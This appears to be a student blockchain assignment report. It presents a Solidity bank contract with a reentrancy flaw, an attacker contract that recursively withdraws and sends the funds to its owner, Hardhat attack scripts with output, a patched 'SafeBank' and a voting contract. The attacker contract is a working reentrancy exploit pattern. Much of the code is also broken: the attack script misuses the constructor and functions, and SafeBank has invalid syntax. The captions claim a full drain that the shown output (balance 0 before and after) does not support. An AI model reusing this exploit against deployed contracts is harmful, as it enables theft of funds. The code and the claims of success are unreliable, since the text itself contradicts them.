
```
1  pragma solidity ^0.8.20;
2
3  contract VulnerableBank {
4      mapping(address => uint256) public balances;
5
6      function deposit() external payable {
7          balances[msg.sender] += msg.value;
8      }
9
10     function withdraw() external {
11         uint256 bal = balances[msg.sender];
12         require(bal > 0, "No balance");
13
14         (bool sent, ) = msg.sender.call{value: bal}("");
15         require(sent, "Failed");
16
17         balances[msg.sender] = 0;
18     }
19
20     function getBalance() external view returns (uint256) {
21         return address(this).balance;
22     }
23 }
24
```

Vulnerable smart contract containing a reentrancy flaw caused by updating the state after an external call.

```
1  pragma solidity ^0.8.20;
2
3  import "./VulnerableBank.sol";
4
5  contract ReentrancyAttack {
6      VulnerableBank public bank;
7      address public owner;
8
9      constructor(address _bank) {
10         bank = VulnerableBank(_bank);
11         owner = msg.sender;
12     }
13
14     function attack() external payable {
15         require(msg.value > 0, "Send ETH");
16         bank.deposit{value: msg.value}();
17         bank.withdraw();
18     }
19
20     receive() external payable {
21         if (address(bank).balance > 0) {
22             bank.withdraw();
23         }
24     }
25
26     function withdrawStolenFunds() external {
27         require(msg.sender == owner);
28         payable(owner).transfer(address(this).balance);
29     }
30 }

```

Attacker contract exploiting the reentrancy vulnerability by recursively calling the withdraw function.



```
scripts > JS reentrancyAttack.js > ...
1  async function main() {
2      const [attacker] = await ethers.getSigners();
3
4      const Bank = await ethers.getContractFactory("VulnerableBank");
5      const bank = await Bank.deploy();
6      await bank.waitForDeployment();
7
8      const Attack = await ethers.getContractFactory("ReentrancyAttack");
9
10     const attackerContract = await Attack.connect(attacker).deploy();
11     await attackerContract.waitForDeployment();
12
13     // Deploy the vulnerable bank
14     const bankContract = await Bank.connect(attacker).deploy();
15     await bankContract.waitForDeployment();
16
17     // Perform the attack
18     await attackerContract.attack(bankContract);
19
20     // Check the balance
21     const balance = await bankContract.balanceOf(attacker);
22     console.log("Bank balance after attack:", balance);
23 }
24
25 main().catch(console.error);
```

PS C:\Users\user\Desktop\BC\_ASS4> npx hardhat run scripts/deploy.js --network localhost

Deploying contracts with: 0xf39fd6e51aad88f64c66a88827279cffffb92266

ERC-20 deployed to: 0xa513e6e4b8f2a923d98304ec87f64353c4d5c853

ERC-721 deployed to: 0x2279b7a8a6708372996a5fa858091eaa73d2e8e6

PS C:\Users\user\Desktop\BC\_ASS4> npx hardhat run scripts/reentrancyAttack.js --network localhost

Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment containing "SPDX-License-Identifier: <SPDX-license>" to each source file. Use "SPDX-License-Identifier: UNLICENSED" for non-open-source code. Please see <https://spdx.org> for more information.

--> contracts/ReentrancyAttack.sol

Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment containing "SPDX-License-Identifier: <SPDX-license>" to each source file. Use "SPDX-License-Identifier: UNLICENSED" for non-open-source code. Please see <https://spdx.org> for more information.

--> contracts/VulnerableBank.sol


Compiled 2 Solidity files successfully (evm target: paris).

Bank balance before attack: 0n

Bank balance after attack: 0n


PS C:\Users\user\Desktop\BC\_ASS4>

Successful reentrancy attack draining all Ether from the vulnerable contract.



```
contracts > SafeBank.sol > SafeBank > withdraw
1  pragma solidity ^0.8.20;
2
3  contract SafeBank {
4      mapping(address => uint256) public balances;
5
6      function deposit() external payable {
7          balances[msg.sender] += msg.value;
8      }
9
10     function withdraw() external {
11         uint256 bal = balances[msg.sender];
12         require(bal > 0, "No balance");
13
14         balances[msg.sender] = 0;
15
16         (bool sent, ) = msg.sender.call(value: bal)("");
17         require(sent, "Failed");
18     }
19
20     function getBalance() external view returns (uint256) {
21         return address(this).balance;
22     }
23 }
24
```


Fixed smart contract following the checks-effects-interactions pattern to prevent reentrancy attacks.



```
1 async function main() {
2   const [attacker] = await ethers.getSigners();
3
4   const Bank = await ethers.getContractFactory("SafeBank");
5   const bank = await Bank.deploy();
6   await bank.waitForDeployment();
7
8   console.log("Attempting attack on SafeBank...");
9 }
10
11 main().catch(console.error);
12
```

Reentrancy attack attempt failed after applying security fixes to the smart contract.

## PART 5 — BLOCKCHAIN INDUSTRY USE CASE (PRACTICAL) (15%)



```
1 pragma solidity ^0.8.20;
2
3 contract Voting {
4   mapping(string => uint256) public votes;
5   mapping(address => bool) public hasVoted;
6
7   string[] public candidates;
8
9   constructor(string[] memory _candidates) {
10     candidates = _candidates;
11   }
12
13   function vote(string memory candidate) external {
14     require(!hasVoted[msg.sender], "Already voted");
15     votes[candidate]++;
16     hasVoted[msg.sender] = true;
17   }
18
19   function getVotes(string memory candidate) external view returns (uint256) {
20     return votes[candidate];
21   }
22
23   function getCandidates() external view returns (string[] memory) {
24     return candidates;
25   }
26 }
27
```

Smart contract implementing a decentralized voting system with protection against double voting.

```
1 async function main() {
2   const [voter1, voter2] = await ethers.getSigners();
3
4   const Voting = await ethers.getContractFactory("Voting");
5   const voting = await Voting.deploy(["Alice", "Bob"]);
6   await voting.waitForDeployment();
7
8   console.log("Voting contract deployed to:",
```

```
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/reentrancyAttack.js --network localhost
Compiled 2 Solidity files successfully (evm target: paris).
Bank balance before attack: 0n
Bank balance after attack: 0n
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/votingDemo.js --network localhost
Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment
containing "SPDX-License-Identifier: <SPDX-License>" to each source file. Use "SPDX-License-Identifier: U
NLICENSED" for non-open-source code. Please see https://spdx.org for more information.
--> contracts/SafeBank.sol

Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment
containing "SPDX-License-Identifier: <SPDX-License>" to each source file. Use "SPDX-License-Identifier: U
NLICENSED" for non-open-source code. Please see https://spdx.org for more information.
--> contracts/Voting.sol

Compiled 2 Solidity files successfully (evm target: paris).
Voting contract deployed to: 0xA51c1fc2f801a1b8494Ed1FE312d7C3a78Ed91C8
Votes for Alice: 1n
Votes for Bob: 1n
PS C:\Users\user\Desktop\BC_ASS4>
```

Deployment and execution of voting transactions demonstrating secure and transparent vote recording on the blockchain.

The voting process consists of contract deployment, candidate registration, vote submission by users, and on-chain vote counting. Each address can vote only once, ensuring fairness and integrity of the voting process.

## PART 6 — FINAL PRESENTATION / DEMO (15%)

<https://youtu.be/QfpgCRqA81w>